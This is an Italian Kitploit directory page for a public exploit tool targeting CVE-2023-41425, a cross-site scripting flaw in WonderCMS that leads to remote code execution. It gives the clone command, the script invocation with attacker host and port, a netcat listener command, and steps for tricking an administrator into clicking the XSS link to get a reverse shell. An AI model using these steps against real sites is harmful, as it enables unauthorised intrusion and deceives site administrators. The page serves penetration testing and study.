
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2023-41425-wonderCMS_RCE — CVE-2023-41425 - Vulnerabilità Cross Site Scripting in Wonder CMS dalla v.3.2.0 alla v.3.4.2 che consente a un attaccante remoto di eseguire codice arbitrario tramite uno script appositamente predisposto caricato sul componente installModule. | Kitploit
Strumenti/GitHubGitHub/thefizzyfish/cve-2023-41425-wondercms_rce
Generazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e Formazione
GitHubthefizzyfish/cve-2023-41425-wondercms_rce

CVE-2023-41425-wonderCMS_RCE

CVE-2023-41425 - Vulnerabilità Cross Site Scripting in Wonder CMS dalla v.3.2.0 alla v.3.4.2 che consente a un attaccante remoto di eseguire codice arbitrario tramite uno script appositamente predisposto caricato sul componente installModule.

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Vedi Repository
232 anni faNon ancora revisionato
Condividi

CVE-2023-41425-wonderCMS_RCE

La vulnerabilità di Cross Site Scripting in Wonder CMS v.3.2.0 fino alla v.3.4.2 consente a un attaccante remoto di eseguire codice arbitrario tramite uno script appositamente predisposto caricato nel componente installModule. Solo a scopo educativo

Richiede la conoscenza di loginURL, accesso come amministratore o la capacità di convincere l'amministratore a cliccare il link XSS.

  1. Clona il repository
git clone https://github.com/thefizzyfish/CVE-2023-41425-wonderCMS_RCE.git
  1. Eseguilo
usage: CVE-2023-41425.py [-h] -rhost RHOST -lhost LHOST -lport LPORT -sport SPORT


python3 CVE-2023-41425.py -rhost http://example.com/loginURL -lhost 10.10.14.7 -lport 9001 -sport 8000
  1. Configura un listener locale
nc -lnvp 9001
  1. Invia l'URL XSS stampato alla vittima oppure, se hai accesso admin, cliccaci sopra
  2. Attendi un callback

image

Crediti

prodigiousMind per aver scoperto e segnalato la vulnerabilità https://gist.github.com/prodigiousMind/fc69a79629c4ba9ee88a7ad526043413

Scarica lo strumento